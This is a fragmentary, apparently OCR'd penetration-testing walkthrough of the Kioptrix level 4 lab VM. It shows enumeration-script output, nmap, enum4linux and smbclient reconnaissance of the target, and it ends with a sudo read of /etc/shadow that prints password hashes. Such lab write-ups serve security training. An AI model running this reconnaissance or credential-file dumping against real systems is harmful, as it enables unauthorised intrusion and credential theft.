-rwxr-xr-x 1 root root   23048 2007-11-23 04:06 /sbin/klogd
-rwxr-xr-x 1 root root   32080 2007-11-23 04:06 /sbin/syslogd
-rwxr-xr-x 1 root root   67608 2009-04-14 17:45 /sbin/udevd
-rwxr-xr-x 1 root root  348908 2009-06-18 04:53 /usr/sbin/apache2
-rwxr-xr-x 1 root root   16040 2007-02-20 08:41 /usr/sbin/atd
-rwxr-xr-x 1 root root   31904 2009-05-12 17:48 /usr/sbin/cron
```

```
-rwxr-xr-x 1 root root 7399552 2008-11-14 14:17 /usr/sbin/mysqld
-rwxr-xr-x 1 root root 1077056 2009-03-09 06:26 /usr/sbin/nmbd
-rwxr-xr-x 1 root root 3874172 2009-03-09 06:26 /usr/sbin/smbd
-rwxr-xr-x 1 root root  375684 2008-05-14 10:35 /usr/sbin/sshd
-rwxr-xr-x 1 root root 2575832 2009-03-09 06:26 /usr/sbin/winbindd


[-] /etc/init.d/ binary permissions:
total 300
drwxr-xr-x  2 root root  4096 2012-02-04 09:57 .
drwxr-xr-x 67 root root  4096 2021-03-06 15:48 ..
-rwxr-xr-x  1 root root  5736 2009-06-18 04:42 apache2
-rwxr-xr-x  1 root root  2653 2009-05-06 06:39 apparmor
-rwxr-xr-x  1 root root   969 2007-02-20 08:41 atd
-rwxr-xr-x  1 root root  3597 2009-01-23 10:01 bootclean
-rwxr-xr-x  1 root root  2121 2009-01-23 10:01 bootlogd
-rwxr-xr-x  1 root root  1768 2009-01-23 10:01 bootmisc.sh
-rwxr-xr-x  1 root root  3454 2009-01-23 10:01 checkfs.sh
-rwxr-xr-x  1 root root 10602 2009-01-23 10:01 checkroot.sh
-rwxr-xr-x  1 root root  6355 2007-05-30 08:29 console-screen.sh
-rwxr-xr-x  1 root root  1634 2008-11-27 13:47 console-setup
-rwxr-xr-x  1 root root  1761 2009-05-12 17:48 cron
-rwxr-xr-x  1 root root  1223 2007-06-22 00:55 dns-clean
-rwxr-xr-x  1 root root  7195 2008-09-12 10:32 glibc.sh
-rwxr-xr-x  1 root root  1228 2009-01-23 10:01 halt
-rwxr-xr-x  1 root root   909 2009-01-23 10:01 hostname.sh
-rwxr-xr-x  1 root root  4528 2008-09-26 08:43 hwclockfirst.sh
-rwxr-xr-x  1 root root  4521 2008-09-26 08:43 hwclock.sh
-rwxr-xr-x  1 root root  1376 2008-11-27 13:47 keyboard-setup
-rwxr-xr-x  1 root root   944 2009-01-23 10:01 killprocs
-rwxr-xr-x  1 root root  1729 2007-11-23 04:06 klogd
-rwxr-xr-x  1 root root   748 2006-01-23 13:47 loopback
-rwxr-xr-x  1 root root  1399 2008-10-06 08:51 module-init-tools
-rwxr-xr-x  1 root root   596 2009-01-23 10:01 mountall-bootclean.sh
-rwxr-xr-x  1 root root  2430 2009-01-23 10:01 mountall.sh
-rwxr-xr-x  1 root root  1465 2009-01-23 10:01 mountdevsubfs.sh
-rwxr-xr-x  1 root root  1544 2009-01-23 10:01 mountkernfs.sh
-rwxr-xr-x  1 root root   594 2009-01-23 10:01 mountnfs-bootclean.sh
-rwxr-xr-x  1 root root  1244 2009-01-23 10:01 mountoverflowtmp
-rwxr-xr-x  1 root root  3123 2009-01-23 10:01 mtab.sh
-rwxr-xr-x  1 root root  5755 2008-11-14 12:54 mysql
-rwxr-xr-x  1 root root  2515 2008-11-14 12:54 mysql-ndb
-rwxr-xr-x  1 root root  1905 2008-11-14 12:54 mysql-ndb-mgm
-rwxr-xr-x  1 root root  1772 2007-12-03 15:50 networking
-rwxr-xr-x  1 root root  2377 2007-10-23 13:03 pcmciautils
-rwxr-xr-x  1 root root   375 2007-10-04 15:56 pppd-dns
-rwxr-xr-x  1 root root  1261 2008-07-10 05:28 procps
-rwxr-xr-x  1 root root  7891 2009-01-23 10:01 rc
-rwxr-xr-x  1 root root   522 2009-01-23 10:01 rc.local
-rwxr-xr-x  1 root root   117 2009-01-23 10:01 rcS
-rw-r--r--  1 root root  1335 2009-01-23 10:01 README
-rwxr-xr-x  1 root root   692 2009-01-23 10:01 reboot
-rwxr-xr-x  1 root root  1000 2009-01-23 10:01 rmnologin
-rwxr-xr-x  1 root root  4945 2008-04-10 20:12 rsync
-rwxr-xr-x  1 root root  2663 2009-03-09 06:17 samba
-rwxr-xr-x  1 root root  1199 2009-01-23 10:01 sendsigs
-rwxr-xr-x  1 root root   585 2009-01-23 10:01 single
```

```
-rwxr-xr-x  1 root root  4215 2009-01-23 10:01 skeleton
-rwxr-xr-x  1 root root  3840 2012-02-05 09:42 ssh
-rwxr-xr-x  1 root root   510 2009-01-23 10:01 stop-bootlogd
-rwxr-xr-x  1 root root   647 2009-01-23 10:01 stop-bootlogd-single
-rwxr-xr-x  1 root root  3343 2007-11-23 04:06 sysklogd
-rwxr-xr-x  1 root root  2488 2009-04-14 17:44 udev
-rwxr-xr-x  1 root root   706 2009-04-14 17:44 udev-finish
-rwxr-xr-x  1 root root  7239 2009-01-20 07:51 ufw
-rwxr-xr-x  1 root root  4030 2009-01-23 10:01 umountfs
-rwxr-xr-x  1 root root  1833 2009-01-23 10:01 umountnfs.sh
-rwxr-xr-x  1 root root  1863 2009-01-23 10:01 umountroot
-rwxr-xr-x  1 root root  1815 2009-01-23 10:01 urandom
-rwxr-xr-x  1 root root  2445 2009-01-23 10:01 waitnfs.sh
-rwxr-xr-x  1 root root  1224 2009-03-09 06:17 winbind
-rwxr-xr-x  1 root root  1626 2008-03-12 17:27 wpa-ifupdown


### SOFTWARE ############################################
[-] Sudo version:
Sudo version 1.6.9p10


[-] MYSQL version:
mysql  Ver 14.12 Distrib 5.0.51a, for debian-linux-gnu (i486) using readline 5.2


[+] We can connect to the local MYSQL service as 'root' and without a password!
mysqladmin  Ver 8.41 Distrib 5.0.51a, for debian-linux-gnu on i486
Copyright (C) 2000-2006 MySQL AB
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL license

Server version        5.0.51a-3ubuntu5.4
Protocol version      10
Connection            Localhost via UNIX socket
UNIX socket           /var/run/mysqld/mysqld.sock
Uptime:               3 hours 15 min 19 sec

Threads: 1  Questions: 434  Slow queries: 0  Opens: 24  Flush tables: 1  Open tables: 18  Queries per
second avg: 0.037


[-] Apache version:
Server version: Apache/2.2.8 (Ubuntu)
Server built:   Jun 18 2009 08:47:00


[-] Apache user configuration:
APACHE_RUN_USER=www-data
APACHE_RUN_GROUP=www-data


### INTERESTING FILES ####################################
[-] Useful file locations:
/bin/netcat
/usr/bin/wget
```

[-] Can we read/write sensitive files:
-rw-r--r-- 1 root root 1145 2012-02-04 18:05 /etc/passwd
-rw-r--r-- 1 root root 827 2012-02-04 18:05 /etc/group
-rw-r--r-- 1 root root 497 2012-02-04 09:51 /etc/profile
-rw-r----- 1 root shadow 855 2012-02-05 00:30 /etc/shadow

[-] SUID files:
-rwsr-xr-- 1 root www-data 10276 2009-06-18 04:53 /usr/lib/apache2/suexec
-rwsr-xr-x 1 root root 4588 2008-08-22 19:10 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 168340 2008-05-14 10:35 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 9624 2008-09-12 10:32 /usr/lib/pt_chown
-rwsr-xr-x 1 root root 23952 2008-12-08 04:14 /usr/bin/chsh
-rwsr-xr-x 2 root root 107936 2009-02-16 22:17 /usr/bin/sudo
-rwsr-xr-x 1 root root 12296 2007-12-10 12:33 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 19144 2008-12-08 04:14 /usr/bin/newgrp
-rwsr-xr-x 2 root root 107936 2009-02-16 22:17 /usr/bin/sudoedit
-rwsr-xr-x 1 root root 28624 2008-12-08 04:14 /usr/bin/chfn
-rwsr-xr-x 1 root root 11048 2007-12-10 12:33 /usr/bin/arping
-rwsr-xr-x 1 root root 37360 2008-12-08 04:14 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 46084 2008-03-31 00:32 /usr/bin/mtr
-rwsr-xr-x 1 root root 29104 2008-12-08 04:14 /usr/bin/passwd
-rwsr-sr-x 1 daemon daemon 38464 2007-02-20 08:41 /usr/bin/at
-rwsr-xr-- 1 root dip 269256 2007-10-04 15:57 /usr/sbin/pppd
-rwsr-sr-x 1 libuuid libuuid 12336 2008-03-27 13:25 /usr/sbin/uuidd
-rwsr-xr-- 1 root dhcp 2960 2008-04-02 09:38 /lib/dhcp3-client/call-dhclient-script
-rwsr-xr-x 1 root root 81368 2008-09-26 08:43 /bin/mount
-rwsr-xr-x 1 root root 26684 2007-12-10 12:33 /bin/ping6
-rwsr-xr-- 1 root fuse 20056 2008-02-26 13:25 /bin/fusermount
-rwsr-xr-x 1 root root 25540 2008-12-08 04:14 /bin/su
-rwsr-xr-x 1 root root 30856 2007-12-10 12:33 /bin/ping
-rwsr-xr-x 1 root root 63584 2008-09-26 08:43 /bin/umount
-rwsr-xr-x 1 root root 9260 2009-03-09 06:26 /sbin/umount.cifs
-rwsr-xr-x 1 root root 23340 2009-03-09 06:26 /sbin/mount.cifs

[+] Possibly interesting SUID files:
-rwsr-xr-- 1 root dhcp 2960 2008-04-02 09:38 /lib/dhcp3-client/call-dhclient-script

[-] SGID files:
-rwxr-sr-x 1 root tty 9960 2008-09-26 08:43 /usr/bin/wall
-rwxr-sr-x 1 root shadow 16424 2008-12-08 04:14 /usr/bin/expiry
-rwxr-sr-x 1 root crontab 26928 2009-05-12 17:48 /usr/bin/crontab
-rwxr-sr-x 1 root tty 8192 2007-12-12 08:59 /usr/bin/bsd-write
-rwxr-sr-x 1 root mlocate 30508 2008-03-08 13:22 /usr/bin/mlocate
-rwsr-sr-x 1 daemon daemon 38464 2007-02-20 08:41 /usr/bin/at
-rwxr-sr-x 1 root shadow 37904 2008-12-08 04:14 /usr/bin/chage
-rwxr-sr-x 1 root ssh 76580 2008-05-14 10:35 /usr/bin/ssh-agent
-rwsr-sr-x 1 libuuid libuuid 12336 2008-03-27 13:25 /usr/sbin/uuidd
-rwxr-sr-x 1 root shadow 19584 2008-05-16 11:21 /sbin/unix_chkpwd

[-] Can't search *.conf files as no keyword was entered

[-] Can't search *.php files as no keyword was entered

[-] Can't search *.log files as no keyword was entered

[-] Can't search *.ini files as no keyword was entered

[-] All *.conf files in /etc (recursive 1 level):
-rw-r--r-- 1 root root 0 2012-02-04 09:57 /etc/inetd.conf
-rw-r--r-- 1 root root 2401 2012-02-04 16:45 /etc/sysctl.conf
-rw-r--r-- 1 root root 2975 2012-02-04 09:51 /etc/adduser.conf
-rw-r--r-- 1 root root 214 2008-03-08 13:22 /etc/updatedb.conf
-rw-r--r-- 1 root root 34 2008-02-18 23:33 /etc/e2fsck.conf
-rw-r----- 1 root fuse 216 2008-02-26 13:25 /etc/fuse.conf
-rw-r--r-- 1 root root 92 2007-10-20 07:51 /etc/host.conf
-rw-r--r-- 1 root root 599 2008-10-09 13:14 /etc/logrotate.conf
-rw-r--r-- 1 root root 34 2012-02-04 09:51 /etc/ld.so.conf
-rw-r--r-- 1 root root 417 2008-03-27 13:25 /etc/mke2fs.conf
-rw-r--r-- 1 root root 1260 2008-02-21 02:22 /etc/ucf.conf
-rw-r--r-- 1 root root 4793 2008-03-28 18:26 /etc/hdparm.conf
-rw-r--r-- 1 root root 2407 2012-02-04 18:45 /etc/lshell.conf
-rw-r--r-- 1 root root 13144 2007-11-16 07:04 /etc/ltrace.conf
-rw-r--r-- 1 root root 354 2007-03-05 01:54 /etc/fdmount.conf
-rw-r--r-- 1 root root 2689 2008-09-12 08:45 /etc/gai.conf
-rw-r--r-- 1 root root 342 2012-02-04 09:57 /etc/popularity-contest.conf
-rw-r--r-- 1 root root 600 2007-10-23 11:01 /etc/deluser.conf
-rw-r--r-- 1 root root 44 2021-03-06 15:48 /etc/resolv.conf
-rw-r--r-- 1 root root 2969 2008-03-11 11:51 /etc/debconf.conf
-rw-r--r-- 1 root root 475 2007-10-20 07:51 /etc/nsswitch.conf
-rw-r--r-- 1 root root 552 2008-05-16 11:18 /etc/pam.conf
-rw-r--r-- 1 root root 1614 2007-11-23 04:06 /etc/syslog.conf
-rw-r--r-- 1 root root 240 2012-02-04 09:58 /etc/kernel-img.conf

[-] Current user's history files:
-rw------- 1 john john 61 2012-02-04 23:31 /home/john/.bash_history

[+] Root's history files are accessible!
-rw------- 1 root root 59 2012-02-06 20:24 /root/.bash_history
-rw------- 1 root root 1 2012-02-05 10:38 /root/.mysql_history
-rw------- 1 root root 5 2012-02-06 18:38 /root/.nano_history

[-] Location and contents (if accessible) of .bash_history file(s):
/home/john/.bash_history
exit
sudo su
clear
ls
cd /home/loneferret
ls
./nc
rm nc
exit
/home/loneferret/.bash_history


[-] Location and Permissions (if accessible) of .bak file(s):

-rw-r--r-- 1 root root 7083632 2012-02-04 09:51 /boot/initrd.img-2.6.24-24-server.bak
-rw-r--r-- 1 root root 1743 2012-02-04 09:57 /var/backups/infodir.bak
-rw------- 1 root shadow 698 2012-02-04 18:05 /var/backups/gshadow.bak
-rw------- 1 root root 1145 2012-02-04 18:05 /var/backups/passwd.bak
-rw------- 1 root shadow 855 2012-02-05 00:30 /var/backups/shadow.bak
-rw------- 1 root root 827 2012-02-04 18:05 /var/backups/group.bak

[-] Any interesting mail in /var/mail:
total 8
drwxrwsr-x 2 root mail 4096 2012-02-04 09:51 .
drwxr-xr-x 14 root root 4096 2012-02-04 09:57 ..

SCAN COMPLETE


enum




80/tcp

80/tcp open http   Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Site doesn't have a title (text/html).

enum


*kioptrix1.3.ctb - /home/...
Mozilla Firefox (Private ...
kali@kali: ~
07:38 AM
49%
Mozilla Firefox (Private Browsing)
Nessus Essentials / Login
192.168.103.145/index.php?
LigGoat secure Login - G
192.168.103.145/index.php?
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Member Login
Username :
Password :
Login
LigGoat secure Login Copyright (c) 2013



139/tcp

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp

445/tcp open netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

enum

enum4linux

```
┌──(kali㉿kali)-[~]
└─$ enum4linux -a
192.168.103.145
255 ×
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Mar  6
08:06:05 2021

 ==========================
|    Target Information    |
 ==========================
Target ..... 192.168.103.145
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================================================
|    Enumerating Workgroup/Domain on 192.168.103.145    |
 ======================================================
[+] Got domain/workgroup name: WORKGROUP

 ============================================
|    Nbtstat Information for 192.168.103.145    |
 ============================================
Looking up status of 192.168.103.145
      KIOPTRIX4      <00> -       B <ACTIVE>  Workstation Service
      KIOPTRIX4      <03> -       B <ACTIVE>  Messenger Service
      KIOPTRIX4      <20> -       B <ACTIVE>  File Server Service
      ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
      WORKGROUP      <1d> -       B <ACTIVE>  Master Browser
      WORKGROUP      <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
      WORKGROUP      <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name

      MAC Address = 00-00-00-00-00-00

 =========================================
|    Session Check on 192.168.103.145    |
 =========================================
[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
```

smbclient

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L //192.168.103.145/ --option='client min
protocol=NT1'                                                                          1 ×
Enter WORKGROUP\kali's password:

      Sharename       Type      Comment
      ---------       ----      -------
      print$          Disk      Printer Drivers
```

```
        IPC$            IPC       IPC Service (Kioptrix4 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            KIOPTRIX4
```

nmap

```
└─$ nmap --script=smb-enum-* -p139,445 192.168.103.145
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-06 08:22 EST
Nmap scan report for 192.168.103.145
Host is up (0.00100s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-enum-domains:
|   Builtin
|     Groups: n/a
|     Users: n/a
|     Creation time: unknown
|     Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
|     Account lockout disabled
|   KIOPTRIX4
|     Groups: n/a
|     Users: nobody\x00, robert\x00, root\x00, john\x00, loneferret\x00
|     Creation time: unknown
|     Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
|_    Account lockout disabled
|_smb-enum-sessions: ERROR: Script execution failed (use -d to debug)
| smb-enum-shares:
|   account_used: guest
|   \\192.168.103.145\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Kioptrix4 server (Samba, Ubuntu))
|     Users: 3
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\192.168.103.145\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
| smb-enum-users:
```

```
|   KIOPTRIX4\john (RID: 3002)
|     Full name:   ,,,
|     Flags:       Normal user account
|   KIOPTRIX4\loneferret (RID: 3000)
|     Full name:   loneferret,,,
|     Flags:       Normal user account
|   KIOPTRIX4\nobody (RID: 501)
|     Full name:   nobody
|     Flags:       Normal user account
|   KIOPTRIX4\robert (RID: 3004)
|     Full name:   ,,,
|     Flags:       Normal user account
|   KIOPTRIX4\root (RID: 1000)
|     Full name:   root
|_    Flags:       Normal user account

Nmap done: 1 IP address (1 host up) scanned in 419.90 seconds
```

Users:
1. loneferret
2. nobody
3. robert
4. root
5. john

Flag

```
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=115(admin),1001(john)
john@Kioptrix4:~$ sudo cat /etc/shadow
[sudo] password for john:
root:$1$5GMEyqwV$x0b1nMsYFXvczN0yI0kBB.:15375:0:99999:7:::
daemon:*:15374:0:99999:7:::
bin:*:15374:0:99999:7:::
sys:*:15374:0:99999:7:::
sync:*:15374:0:99999:7:::
games:*:15374:0:99999:7:::
man:*:15374:0:99999:7:::
lp:*:15374:0:99999:7:::
mail:*:15374:0:99999:7:::
news:*:15374:0:99999:7:::
uucp:*:15374:0:99999:7:::
proxy:*:15374:0:99999:7:::
www-data:*:15374:0:99999:7:::
backup:*:15374:0:99999:7:::
list:*:15374:0:99999:7:::
irc:*:15374:0:99999:7:::
gnats:*:15374:0:99999:7:::
nobody:*:15374:0:99999:7:::
libuuid:!:15374:0:99999:7:::
dhcp:*:15374:0:99999:7:::
syslog:*:15374:0:99999:7:::
klog:*:15374:0:99999:7:::
mysql:!:15374:0:99999:7:::
sshd:*:15374:0:99999:7:::
```

loneferret:1/x6RLO82$43aCgYCrK7p2KFwgYw9iU1:15375:0:99999:7:::
john:1H.GRhlY6$sKlytDrwFEhu5dULXItWw/:15374:0:99999:7:::
robert:1rQRWeUha$ftBrgVvcHYfFFFk6Ut6cM1:15374:0:99999:7:::